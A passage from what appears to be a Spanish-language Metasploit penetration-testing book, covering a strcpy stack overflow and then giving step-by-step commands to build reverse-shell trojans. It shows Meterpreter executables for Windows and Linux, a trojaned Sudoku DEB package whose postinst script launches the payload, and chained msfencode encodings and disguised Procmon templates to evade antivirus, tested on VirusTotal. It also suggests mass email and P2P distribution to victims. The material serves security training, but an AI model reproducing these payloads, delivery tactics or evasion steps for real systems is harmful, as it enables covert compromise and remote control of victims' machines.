¿El programa es vulnerable? La respuesta es sí, este código no limita el acceso a la memoria y se puede sobrescribir fuera de los límites que el sistema operativo ha designado para la ejecución de la aplicación. Si el usuario manipula la entrada y sobrepasa los límites, se podrá acceder a otras zonas de memoria y controlar los registros que interesan. En el caso de la aplicación, la función vulnerable es *strcpy* ya que en ningún instante se comprueba que la variable *argv[1]* pueda ser copiada en un espacio de memoria reservado de 10 *bytes*, representados por la variable *buf*.

El primer paso es ejecutar el programa y comprobar que si se introduce en *argv[1]* un valor inferior o igual a 10 caracteres la aplicación funciona correctamente, pero si se introduce un valor superior a 10 caracteres, cuando la función *strcpy* intente realizar la copia en la variable *buf*, la cual dispone de una zona de memoria reservada de 10 *bytes*, se producirá un error. Lo que está ocurriendo es que se está sobrescribiendo una zona de memoria no reservada para la variable *buf*.

A continuación se presenta gráficamente lo explicado anteriormente. Antes de que la aplicación realice la llamada a la función *strcpy* se prepara la pila, la cual recoge la dirección de retorno de la

función, las variables internas del compilador y las variables locales de la función. En esta prueba de concepto las variables locales de la función son un puntero del *buffer* de 10 caracteres, un puntero a la variable *agrv[1]* y el contenido local del *buffer*.

Puntero al buffer dirección 0022FF18
Puntero a argv[1] zona
Contenido de los 10 caracteres
Espacio local pila...
Dirección retorno de la función

Fig 5.17: Estado de la pila en el instante previo de la ejecución de la llamada a *strcpy*.

Si en la ejecución del programa se le ha pasado como primer argumento, en *argv[1]*, un valor superior a 10 caracteres, como por ejemplo "hola1234aaaaaaaaaaaaaaa", se producirá seguramente la caída de la aplicación. ¿Por qué? Es sencillo, en este ejemplo hay un espacio en la pila para albergar 10 caracteres y la función *strcpy* intenta alojar más, se está sobrescribiendo memoria, por debajo de los límites.

Entonces, muy probablemente se esté sobrescribiendo el valor de la última instrucción que se ejecuta en la pila, la cual es la dirección de retorno de la función o RETN. En la siguiente imagen se puede visualizar de manera muy intuitiva.

Contenido del buffer = hola1234aaaa...
Dirección retorno apunta a 61616161 = aaaa

Fig 5.18: Estado de la pila en el instante previo a finalizar la ejecución de la función *strcpy*.

Hasta ahora se ha aprendido como causar una caída de una aplicación haciendo que la dirección de retorno a una zona no controlada o no autorizada. ¿Y si se quiere ejecutar código arbitrario?, ¿Dónde debe introducirse el *shellcode*? El *shellcode* debe introducirse en la pila justo debajo de la dirección de retorno. ¿Por qué debajo? Cuando se ejecute la dirección de retorno se desapilará y en la cima de la pila quedará la primera instrucción del *shellcode*.

Ahora hay que conseguir que se ejecute la primera instrucción del *shellcode*. Para ello la dirección de retorno de la pila debe ser una dirección que contenga una instrucción de salto incondicional a la pila, JMP ESP.

Fig 5.19: Localización de una instrucción de salto incondicional a la pila.

Una vez localizada la dirección que contiene este tipo de instrucción ya se dispone de lo necesario para volver a la pila cuando el usuario requiera. Justo debajo de la dirección de retorno se debe sobrescribir el *shellcode*. Como ejemplo se presenta la siguiente entrada a la aplicación anterior, *"hola1234aaaaa<dirección jmp+esp><shellcode>"*. La primera parte de la entrada es "basura" para llegar a la dirección de retorno de la pila, que es parte imprescindible de la entrada. La tercera parte de la entrada son las instrucciones en hexadecimal del *shellcode*.

En la generación del *shellcode* entra en juego *Metasploit* y la herramienta *msfpayload*. Hay que tener en cuenta que hay que eliminar los *bytes* \x00 ya que producirán un final de cadena y hará que el *exploit* no se ejecute completamente.

Tras generar el *shellcode* se puede declarar una variable en el interior del código en C dónde se anexen la parte denominada anteriormente "basura", la dirección de retorno en hexadecimal la cual apunte a una instrucción JMP ESP y por último el código en hexadecimal proporcionado por *msfpayload*. Esta variable será la que se pase a la función *strcpy*, en vez de utilizar *arvg[1]* como en el caso original.

PoC: Creación de un troyano casero

En esta prueba de concepto se creará mediante la herramienta *msfpayload* un fichero ejecutable para sistemas *Windows*. Este ejecutable dispondrá en su interior de un *payload*, el cual será elegido

por el atacante o auditor con el propósito de realizar una funcionalidad concreta o un conjunto de funcionalidades.

Para la creación del fichero binario se elegirá el *payload* conocido como *Meterpreter*. La conexión que llevará a cabo el *payload* será inversa, *reverse_tcp*. Hay que tener en cuenta las variables que se deben configurar en el instante de crear un ejecutable.

Es recomendable mezclar este ejecutable con otro tipo de archivos, ya que en el momento en el que la víctima ejecute el binario aparentemente no ocurrirá ninguna acción. Tanto esta última recomendación, como la distribución de este archivo, pueden ocasionar un debate amplio en el ámbito de la seguridad informática, acerca de la mejor manera de realizar dichas acciones. Como se ha mencionado en este libro, una vía podría ser la utilización de envío masivo de e-mails en una empresa.

A continuación se enumeran las opciones a tener en cuenta para la creación del ejecutable, o como se ha denominado en la prueba de concepto, la creación de un troyano casero.

- El *payload*. Para la prueba de concepto se utiliza un *Meterpreter*, pero en algunas ocasiones puede ser interesante utilizar otro *payload* que simplemente ejecute cierta acción en el sistema de manera silenciosa, por ejemplo *windows/adduser*. Si un atacante dispone de acceso a la máquina víctima, en un posible ataque dirigido, se podría utilizar dicho *payload* para lograr acceso físico como administrador de la máquina.
- Al ser un *payload* de conexión inversa, las variables que deben ser configuradas en el módulo del *payload* son LHOST y LPORT. La variable LHOST representa la dirección IP de la máquina del atacante, dónde se recibirán las conexiones de *Meterpreter* mediante la utilización de la herramienta *msfcli*. Por otro lado la variable LPORT representa el puerto de la máquina del atacante donde se escucharán las sesiones inversas.

```
root@root:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.39 LPORT=4444 X > troyan
o.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"192.168.1.39", "LPORT"=>"4444"}
```

Fig 5.20: Creación de un ejecutable con el *payload Meterpreter*.

Tras la creación del ejecutable, éste se debe distribuir entre los objetivos, si el ataque fuera dirigido. La imaginación es uno de los puntos a tener en cuenta en este aspecto. Como se mencionó anteriormente una de las vías posibles sería el envío masivo de mails contra una organización. Si el ataque fuera no dirigido, las posibles vías de distribución aumentan, como por ejemplo compartir el archivo en redes P2P, subirlo a servidores de descarga y enlazarlo en foros, etcétera.

Ahora hay que esperar a recibir las sesiones inversas de las máquinas víctimas. Para ello se utiliza la herramienta *msfcli* mediante la configuración del módulo *exploit/multi/handler*. La configuración de este módulo es realmente sencilla y ya se ha explicado en el presente libro. Hay que tener en cuenta que el *payload* debe coincidir con el configurado en el ejecutable.


```
root@root:~# msfcli exploit/multi/handler LHOST=192.168.1.39 LPORT=4444 PAYLOAD=windows/meterpre
ter/reverse_tcp E
[*] Please wait while we load the module tree...

       =[ metasploit v3.7.0-release [core:3.7 api:1.0]
+ -- --=[ 684 exploits - 355 auxiliary
+ -- --=[ 217 payloads - 27 encoders - 8 nops

LHOST => 192.168.1.39
LPORT => 4444
PAYLOAD => windows/meterpreter/reverse_tcp
[*] Started reverse handler on 192.168.1.39:4444
[*] Starting the payload handler...
```

Fig 5.21: A la escucha de sesiones inversas con *msfcli*.

Cuando las víctimas ejecuten el binario en sus sistemas *Windows* el *payload* devolverá el control de la máquina en la dirección IP dónde se ha configurado *msfcli*. En este momento el atacante tiene control total sobre las acciones que se pueden realizar en dicha máquina. Hay que recordar que las posibilidades que ofrece *Meterpreter* son infinitas y pueden ser consultadas en su capítulo correspondiente.

```
       =[ metasploit v3.7.0-release [core:3.7 api:1.0]
+ -- --=[ 684 exploits - 355 auxiliary
+ -- --=[ 217 payloads - 27 encoders - 8 nops

LHOST => 192.168.1.39
LPORT => 4444
PAYLOAD => windows/meterpreter/reverse_tcp
[*] Started reverse handler on 192.168.1.39:4444
[*] Starting the payload handler...
[*] Sending stage (749056 bytes) to 192.168.1.38
[*] Meterpreter session 1 opened (192.168.1.39:4444 -> 192.168.1.38:1057) at 2012-08-21 15:21:03
 -0400

meterpreter > pwd
C:\Archivos de programa\Mozilla Firefox
meterpreter > 
```

Fig 5.22: Obtención del control total de una máquina víctima.

Para otros sistemas operativos como *GNU/Linux* u *OSX* también se pueden crear ejecutables de manera sencilla e intuitiva con *msfpayload*. El proceso es sencillo se indica un *payload* para estos

sistemas operativos, como por ejemplo *linux/x86/shell/reverse_tcp* u *osx/x86/shell_bind_tcp*, y automáticamente el ejecutable que se crea con *msfpayload* está preparado para este tipo de sistemas operativos.

```
root@root:~# msfpayload linux/x86/shell/reverse_tcp lhost=192.168.1.39 lport=4444 X > linux
Created by msfpayload (http://www.metasploit.com).
Payload: linux/x86/shell/reverse_tcp
 Length: 50
Options: {"lhost"=>"192.168.1.39", "lport"=>"4444"}
root@root:~# ls
Desktop  linux
root@root:~# chmod +x linux
root@root:~# ./linux
```

Fig 5.23: Generación de archivo binario para sistemas *GNU/Linux*.

En el ejemplo del binario para sistemas *Linux* se puede visualizar como se ha utilizado la misma máquina para realizar la explotación. Como se ha hecho en el resto de ejemplos tendría mayor sentido si se realiza sobre máquinas remotas sobre las que no se dispone de control.

```
payload => linux/x86/shell/reverse_tcp
lhost => 192.168.1.39
lport => 4444
[*] Started reverse handler on 192.168.1.39:4444
[*] Starting the payload handler...
[*] Sending stage (36 bytes) to 192.168.1.39
[*] Command shell session 1 opened (192.168.1.39:4444 -> 192.168.1.39:52310) at 2012-08-21 21:40
:35 -0400

ls
Desktop
linux
whoami
root
```

Fig 5.24: Obtención de una *shell* inversa de un sistema operativo *GNU/Linux*.

PoC: Creación de un paquete DEB malicioso

En esta prueba de concepto se creará un fichero DEB malicioso. Hay que tener en cuenta que se ejecutará tanto la aplicación real como el *payload* que se inyecte en el paquete, por lo que la aplicación real debe ser alguna que llame la atención de la víctima.

Este método es criticado en Internet por los mayores defensores de sistemas operativos *GNU/Linux*, ya que indican que el paquete no está firmado ni verificado y que los usuarios no lo ejecutarían. La realidad no es así, los usuarios también descargan archivos de Internet y ejecutan cualquier tipo de *software* con orígenes desconocidos. Es por esta razón que este método puede funcionar en gran cantidad de casos ya que la distribución del paquete es clave.

En primer lugar hay que disponer de un paquete DEB real que albergará en su interior el *payload*. Para obtener el archivo DEB se ejecutará la siguiente instrucción *apt-get –download-only install <nombre paquete>*. Para esta prueba de concepto el paquete elegido es el juego del Sudoku, el cual es una simple aplicación de línea de comandos que permitirá a la víctima disponer de dicho juego.

Una vez se ha obtenido el paquete DEB se procede a crear la estructura de directorios para el paquete DEB manipulado o malicioso. Se llevarán a cabo las siguientes instrucciones:

```
root@root:~#/juegoFalso/sudoku# mv /var/ cache/ apt/ archives/ sudoku_1.0.1-3_
amd64.deb .
root@root:~#/juegoFalso/sudoku# dpkg -x sudoku_1.0.1-3_amd64.deb makeinstall
root@root:~#/juegoFalso/sudoku# mkdir makeinstall/DEBIAN
```

Una vez creada la estructura de directorios se deben crear los ficheros de control del paquete DEB. Estos ficheros se deben ubicar en el directorio DEBIAN. El primer fichero que se debe crear tiene por nombre *control*.

```
Package: sudokuFalso
Version: 0.3
Section: Games and Amusement
Priority: optional
Architecture: i386
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: Un juego de sudoku
```

El fichero *postinst* también debe ser creado en el directorio DEBIAN y contiene las acciones que se ejecutarán al ejecutar el paquete DEB. Para la prueba de concepto se utilizará el siguiente esqueleto. Hay que tener en cuenta que una vez que se crea este archivo, es recomendable asignarle los permisos 755 al fichero, ya que debe ser ejecutado.

```
#!/bin/sh
chmod 2755 /usr/games/sudokuFalso && /usr/games/sudokuFalso &
```

Una vez que se dispone de los archivos de control del paquete DEB creados y preparados se debe crear el binario que contiene el *payload*. El *payload* escogido para esta prueba de concepto es *linux/x86/shell/reverse_tcp*.

Para crear el archivo binario se debe ejecutar la siguiente instrucción:

msfpayload linux/x86/shell/reverse_tcp LHOST=192.168.1.39 LPORT=4444 X > /root/juegoFalso/sudoku/makeinstall/usr/games/sudokuFalso.

Se puede observar que la ruta coincide con */usr/games/sudokuFalso* del archivo *postinst*. Se puede entender de manera sencilla que cuando la víctima ejecute el paquete DEB y el archivo *postinst* sea ejecutado éste referencia a la ruta dónde realmente se encuentra el *payload* en el interior del paquete DEB, provocando la ejecución del código malicioso. Es altamente interesante probar distintas configuraciones del archivo *postinst* para comprobar su potencial y entender todo lo que se puede ejecutar y lograr con un pensamiento maligno.

Por último queda construir el paquete DEB malicioso, para ello se utiliza la herramienta *dpkg-deb*. La siguiente instrucción debe ser ejecutada para construir el paquete *dpkg-deb –build /root/*

juegoFalso/sudoku/makeinstall. Tras visualizar la correcta salida de esta operativa se recomienda cambiar el nombre del paquete DEB para que pase desapercibido.

Antes de distribuir el paquete DEB se debe configurar, por ejemplo mediante la herramienta *msfcli*, el módulo *exploit/multi/handler* para recibir la *shell* inversa. Cuando la víctima ejecute el paquete DEB, estará proporcionando al atacante una *shell*, para gestionar y manipular la máquina remota.

```
pablo@pablo-VirtualBox:~$ sudo dpkg -i sudokuFalso.deb
(Leyendo la base de datos ... 127951 ficheros o directorios instalados actualmente.)
Preparando para reemplazar sudokufalso 0.3 (usando sudokuFalso.deb) ...
Desempaquetando el reemplazo de sudokufalso ...
Configurando sudokufalso (0.3) ...
Procesando disparadores para man-db ...
```

Fig 5.25: Ejecución del paquete DEB en una distribución *Ubuntu*.

Tras la ejecución de una víctima se recibirá la sesión inversa y el control de la máquina remota. Lo interesante es que la víctima no nota nada extraño, ya que se puede hacer que la aplicación original se ejecute, por lo que aparentemente todo es correcto.

```
       =[ metasploit v3.7.0-release [core:3.7 api:1.0]
+ -- --=[ 684 exploits - 355 auxiliary
+ -- --=[ 217 payloads - 27 encoders - 8 nops

lhost => 192.168.1.39
lport => 4444
payload => linux/x86/shell/reverse_tcp
[*] Started reverse handler on 192.168.1.39:4444
[*] Starting the payload handler...
[*] Sending stage (36 bytes) to 192.168.1.37
[*] Command shell session 1 opened (192.168.1.39:4444 -> 192.168.1.37:51597) at
2012-08-22 19:12:02 -0400

whoami
root
hostname
pablo-VirtualBox
ifconfig
```

Fig 5.26: Obtención de una *shell* inversa en una máquina *Ubuntu* a través de un DEB malicioso.

Payloads Vs Antivirus

Existe gran cantidad de información que trata la delicada relación entre los *payload* y los antivirus. La gran mayoría de antivirus detectan a gran cantidad de *payload* simplemente por la firma que proporciona la generación de archivos con este tipo de código. En la prueba de concepto realizada anteriormente se ha podido estudiar la creación de un troyano casero a través de la herramienta *msfpayload*.

Esta prueba de concepto llevada al mundo real posiblemente no daría los resultados esperados ya que algún antivirus podría detectar fácilmente la amenaza. Como ejemplo de lo enunciado anteriormente

se presenta el sitio web *http://www.virustotal.com* en el que se puede comprobar si el ejecutable creado anteriormente es detectado y además qué antivirus lo detectan. Se puede entender que dar este uso a un sitio como Virus Total no es el más lícito, pero hay que tener en cuenta que los atacantes se aprovecharán de este tipo de herramientas para conocer el grado de eficacia de su ejecutable frente a los sistemas de protección.





Fig 5.27: Resultados del análisis de un ejecutable con un *payload*.

En la imagen se ha podido observar como la gran mayoría de los sistemas antivirus detectan la generación del ejecutable por defecto, con un *payload Meterpreter* de tipo *reverse_tcp* y sin ninguna técnica de evasión aplicada. En el siguiente apartado se estudiarán métodos y técnicas para la posible evasión de la detección de los antivirus.

4. Msfencode: Evadir la detección

Msfencode es una de esas herramientas que no llaman la atención en comparación con *msfpayload* o *msfcli*. Pero al conocer de forma detallada las funcionalidades y posibilidades que aporta, el pensamiento de más de un lector cambiará.

Msfencode es una herramienta cuyo fin es evitar que los antivirus detecten los ejecutables y *payloads* que se han ido generando en los apartados anteriores. El fin es claro, evadir el sistema de protección ya que como se ha visto anteriormente la mayoría de los antivirus detectan fácilmente y por firma los ejecutables anteriores como amenazas.

Esta herramienta dispone de ciertos conceptos que deben ser explicados brevemente antes de entrar en materia, como por ejemplo ¿Qué es un *encoder* o codificación? ¿Por qué iterar una codificación? ¿Existen algoritmos de codificación mejores que otros? Estas preguntas se irán respondiendo a lo largo de este apartado. Para las pruebas de concepto y para poder comprobar que la herramienta está mejorando los resultados frente a los antivirus se utilizará, como anteriormente se ha utilizado, el sitio web *http://www.virustotal.com*.

Codificación con msfencode

Una de las mejores y más sencillas maneras de evitar ser detectado, o al menos intentarlo, por un sistema antivirus es utilizar *msfencode* para codificar el *payload*. En la teoría *msfencode* se encarga de modificar la apariencia del código del *payload* para que el antivirus no lo detecte. Al modificar l apariencia del código la firma de éste cambiará.

Msfencode genera un nuevo ejecutable o archivo binario, el cual cuando la víctima lo ejecute se decodificará en memoria y se ejecutará el archivo real. La idea es sencilla, primero se codifica para evitar la detección de los antivirus, para después cuando el archivo entre en memoria decodificar y obtener el original y las funcionalidades de éste.

Los codificadores o *encoders* disponibles en *msfencode* se pueden obtener ejecutando la siguiente instrucción *msfencode –l*. Hay que tener en cuenta que cada arquitectura o plataforma dispone de unos codificadores explícitos para ella, es decir, un *encoder* para una arquitectura x86 no es válido para una arquitectura *PowerPC*. Además, hay que tener en cuenta el *Rank* que dispone cada codificador, ya que indica la valoración que obtienen y el posible éxito que puede tener la codificación.

```
root@root:~# msfencode -l

Framework Encoders
==================

    Name                    Rank      Description
    ----                    ----      -----------
    cmd/generic_sh          good      Generic Shell Variable Substitution Command Encoder
    cmd/ifs                 low       Generic ${IFS} Substitution Command Encoder
    cmd/printf_php_mq       good      printf(1) via PHP magic_quotes Utility Command Encoder
    generic/none            normal    The "none" Encoder
    mipsbe/longxor          normal    XOR Encoder
    mipsle/longxor          normal    XOR Encoder
    php/base64              great     PHP Base64 encoder
    ppc/longxor             normal    PPC LongXOR Encoder
    ppc/longxor_tag         normal    PPC LongXOR Encoder
    sparc/longxor_tag       normal    SPARC DWORD XOR Encoder
    x64/xor                 normal    XOR Encoder
    x86/alpha_mixed         low       Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper         low       Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_utf8_tolower  manual    Avoid UTF8/tolower
    x86/call4_dword_xor     normal    Call+4 Dword XOR Encoder
    x86/context_cpuid       manual    CPUID-based Context Keyed Payload Encoder
    x86/context_stat        manual    stat(2)-based Context Keyed Payload Encoder
    x86/context_time        manual    time(2)-based Context Keyed Payload Encoder
    x86/countdown           normal    Single-byte XOR Countdown Encoder
    x86/fnstenv_mov         normal    Variable-length Fnstenv/mov Dword XOR Encoder
```

Fig 5.28: Listado de codificadores disponibles con *msfencode*.

Para obtener ayuda sobre el uso de la herramienta se dispone del parámetro –h, el cual proporciona información sobre distintos usos y funcionalidades de la herramienta.

PoC: Creación de un ejecutable codificado

En esta primera prueba de concepto con *msfencode* se realizará una codificación simple y se estudiará la mejora frente a los antivirus. El *encoder* escogido para esta prueba de concepto es *x86/shikata_ga_nai*, el cual es un codificador polimórfico. Su valoración es la más alta en el *Rank* proporcionado por la herramienta.

En primer lugar se genera el ejecutable tal y como se haría normalmente con la herramienta *msfpayload* y mediante una tubería o *pipe* se enlaza con la herramienta *msfencode*. Hay que tener en cuenta que el modo de ejecución de *msfpayload* que se utiliza es el modo *raw*, ya que *msfencode* se encargará de generar el ejecutable cuando reciba la salida de *msfpayload*. El parámetro -e indica qué tipo de codificador se utilizará, mientras que el parámetro –t indica el tipo de archivo que se debe generar.

```
root@root:~# msfpayload windows/meterpreter/reverse_tcp lhost=192.168.1.39 lport=4444 R | msfenco
de -e x86/shikata_ga_nai -t exe > archivoCodificado.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
```

Fig 5.29: Creación de un ejecutable codificado con *msfencode*.

Se puede comprobar que el archivo creado es realmente un ejecutable válido para sistemas *Windows* mediante el comando *file*. La siguiente instrucción *file <archivoCodificado.exe>* devolverá que el archivo es *PE32 executable for MS Windows*.

Por último queda estudiar los resultados que proporciona Virus Total respecto a los antivirus del mercado y el archivo codificado creado. Para ello, se procede a subir el archivo creado mediante *msfencode* al sitio web *http://www.virustotal.com*.

Fig 5.30: Obtención de resultados de la codificación simple en Virus Total.

En la imagen se puede visualizar como 28 de 42 antivirus han detectado el ejecutable como malicioso. Esto supone una mejora de 5 antivirus menos, que en la primera prueba que se realizó en la que no se utilizó la herramienta *msfencode*. A continuación se irán estudiando distintas técnicas para intentar disminuir la detección de los archivos generados.

Codificación múltiple

Normalmente las casas de antivirus están continuamente actualizando las bases de datos de firmas para detectar el mayor número de aplicaciones maliciosas. La codificación múltiple permite al atacante iterar sobre el *payload* y realizar varias codificaciones. Con esta técnica se busca que las detecciones estáticas de los antivirus disminuyan respecto a la técnica de simple codificación.

El *encoder x86/shikata_ga_nai*, el cual es polimórfico, permite generar distintos *payloads* en cada codificación. Es decir, es un punto a favor en la generación de firmas distintas en cada iteración del *encoder*.

La técnica de múltiple codificación permite utilizar distintos *encoders* encadenados, es decir, la salida de uno será la entrada del siguiente. Es recomendable utilizar un alto número de iteraciones y distintos *encoders* para intentar evadir a los antivirus.

PoC: Creación de un ejecutable multicodificado

En esta prueba de concepto se utilizará la técnica de múltiple codificación para estudiar el número de antivirus que se consiguen evadir. Los tipos de codificadores que se utilizarán son *x86/shikata_ga_nai, x86/context_stat y x86/countdown*. Estos codificadores devolverán un ejecutable el cual será denominado *archivoMultiCodificado.exe*.

```
root@root:~# msfpayload windows/meterpreter/reverse_tcp lhost=192.168.1.39 lport=4444 R | msfencode -e x86/shikata_ga_nai -c 6 -t raw | msfencode -e x86/context_stat -c 3 -t raw | msfencode -e x86/countdown -c 4 -t raw | msfencode -e x86/shikata_ga_nai -c 6 -t exe -o archivoMultiCodificado.exe
[*] x86/context_stat succeeded with size 62 (iteration=1)

[*] x86/context_stat succeeded with size 124 (iteration=2)

[*] x86/context_stat succeeded with size 186 (iteration=3)

[*] x86/countdown succeeded with size 203 (iteration=1)

[*] x86/countdown succeeded with size 220 (iteration=2)

[*] x86/countdown succeeded with size 237 (iteration=3)

[*] x86/countdown succeeded with size 254 (iteration=4)

[*] x86/shikata_ga_nai succeeded with size 281 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 308 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 335 (iteration=3)

[*] x86/shikata_ga_nai succeeded with size 362 (iteration=4)

[*] x86/shikata_ga_nai succeeded with size 389 (iteration=5)

[*] x86/shikata_ga_nai succeeded with size 416 (iteration=6)
```

Fig 5.31: Obtención de ejecutable con la técnica de codificación múltiple.

En primer lugar se crea mediante *msfpayload* el flujo en modo *raw* de un *payload windows/meterpreter/reverse_tcp*. Este flujo se pasa a la herramienta *msfencode* el cual aplicará el *encoder*

x86/shikata_ga_nai. Mediante la utilización del parámetro –c se indica el número de iteraciones del codificador que se deben realizar, en el ejemplo se utilizan 6. Con el parámetro –t se indica que la salida de *msfencode* será un flujo de *bytes* y no un formato ejecutable. La salida se pasa de nuevo a la herramienta *msfencode* que en segunda instancia utiliza el *encoder x86/context_stat* con 3 iteraciones. La salida se envía otra vez a *msfencode*, en este caso con el codificador *x86/countdown* con 4 iteraciones. Por último, la salida se pasa de nuevo a *msfencode*, para que otra vez se utilice el *encoder x86/shikata_ga_nai* con 6 iteraciones. En la última ejecución de *msfencode* se utiliza el parámetro –t con *exe* para indicar que se debe aplicar salida en formato *PE32 executable*, es decir, un archivo ejecutable final para un sistema *Windows*.

A continuación, hay que estudiar si el número de antivirus que detectan el archivo ha mejorado o no. Se procede a subir el archivo a Virus Total y comprobar el número de antivirus que lo detectan y si se han mejorado los resultados anteriores. En este caso, no se ha obtenido mejora, ya que se obtiene prácticamente el mismo resultado.





Fig 5.32: Obtención de resultados en virus total de la técnica de codificación múltiple.

En esta técnica entra en juego la utilización de unos *encoders* u otros y la combinación de éstos. Es altamente recomendable utilizar distintas combinaciones, con distintas iteraciones e ir comprobando los resultados en Virus Total.

Teoría sobre ejecutables personalizados y sigilosos

Esta técnica va un paso adelante y se basa en las plantillas para crear los ejecutables. Por defecto, *Metasploit* almacena en la ruta */pentest/exploits/framework3/data/templates* las plantillas o esqueletos para la creación de ejecutables, DLLs o binarios de sistemas basados en *Unix*.

La técnica que se estudiará ahora permite al atacante utilizar plantillas personalizadas, con el objetivo de evadir las firmas de las plantillas por defecto, las cuales normalmente están registradas por los antivirus. Lo que realmente se busca es utilizar un ejecutable cualquier, por ejemplo válido en sistemas *Windows* para que los antivirus no lo detecten como amenaza. Además, se codificará mediante el uso de algún *encoder* para intentar mejorar la posible evasión.

Para poder utilizar dicha técnica se dispone del parámetro –x en *msfencode*. A este parámetro se le debe indicar qué ejecutable se quiere usar para llevar a cabo la creación del elemento malicioso que contendrá el *payload* codificado. Por otro lado, y como una evolución de la técnica de las plantillas personalizadas, se dispone de la técnica de los ejecutables sigilosos. Esta técnica permite lanzar un *thread* que será el que ejecute realmente el *payload*, mientras que el proceso principal será la propia aplicación real o como se ha mencionado anteriormente la plantilla personalizada.

Esta técnica dispone de algunos inconvenientes ya que no funciona con todos los ejecutables y se debe preparar y realizar un estudio previo antes de ejecutar el archivo malicioso contra una posible víctima. Para poder utilizar dicha técnica se dispone del parámetro –k en *msfencode*. Es un parámetro de tipo *switch*, es decir simplemente indicando –k, *msfencode* conoce la acción que debe realizar. Se podrá visualizar un ejemplo sencillo y claro en el apartado de las pruebas de concepto que implementan dichas técnicas. La técnica sigilosa debe ser puesta en prueba siempre con aplicaciones que dispongan de interfaz gráfica para que la víctima no sospeche de una ejecución extraña en su máquina.

PoC: Creación de un ejecutable personalizado

En la siguiente prueba de concepto se utilizará un ejecutable de *Windows*, el cual se utilizará como plantilla. La herramienta escogida para tal fin es la aplicación *Process Monitor* de *Sysinternals*, la cual puede ser descargada desde la siguiente URL *http://technet.microsoft.com/es-es/sysinternals/bb896645.aspx*. El archivo que se generará se denominará *procmonCodificado.exe*. En un sistema *Windows* se visualizará con el mismo icono y con la misma información que el archivo original.





Fig 5.33: Icono e información sobre el ejecutable malicioso.

Para llevar a cabo este proceso, de nuevo se utilizan conjuntamente las herramientas *msfpayload y msfencode*. La salida de *msfencode* con *payload windows/meterpreter/reverse_tcp* se pasa a la herramienta *msfencode* que utiliza el *encoder x86/shikata_ga_nai* con 5 iteraciones. Con el parámetro –x se especifica la ruta donde está el ejecutable real de *Process Monitor*. Por último, se indica que tipo de archivo se está generando y la ruta donde se albergará el nuevo archivo ejecutable malicioso.

```
root@root:~# msfpayload windows/meterpreter/reverse_tcp lhost=192.168.1.39 lport=4444 R | msfenco
de -e x86/shikata_ga_nai -x $HOME/Procmon.exe -t exe -c 5 -o procmonCodificado.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)

[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)

[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)
```

Fig 5.34: Creación de ejecutable mediante el uso de la técnica de plantilla personalizada.

Una vez creado el ejecutable y como en las pruebas anteriores se procede a subir el archivo a Virus Total y comprobar cuantos motores antivirus detectan el ejecutable. El objetivo es conseguir disminuir el número de antivirus que detecten el archivo como malicioso.





Fig 5.35: Obtención de resultados del ejecutable con plantilla en Virus Total.

Como se puede visualizar en los resultados, se ha conseguido mejorar la cifra de antivirus que no detectan el archivo como malicioso. Y se ha disminuido considerablemente la cifra respecto a la primera prueba que se realizó en la que no se utilizaba ningún *encoder*. Respecto a aquella primera prueba se ha conseguido evadir 10 antivirus. Habría que seguir realizando ensayos y combinaciones para intentar conseguir rebajar las cifras. En este caso la paciencia es un factor fundamental así como disponer de herramientas en Internet como Virus Total para ir probando las distintas configuraciones.

PoC: Creación de un ejecutable personalizado y sigiloso

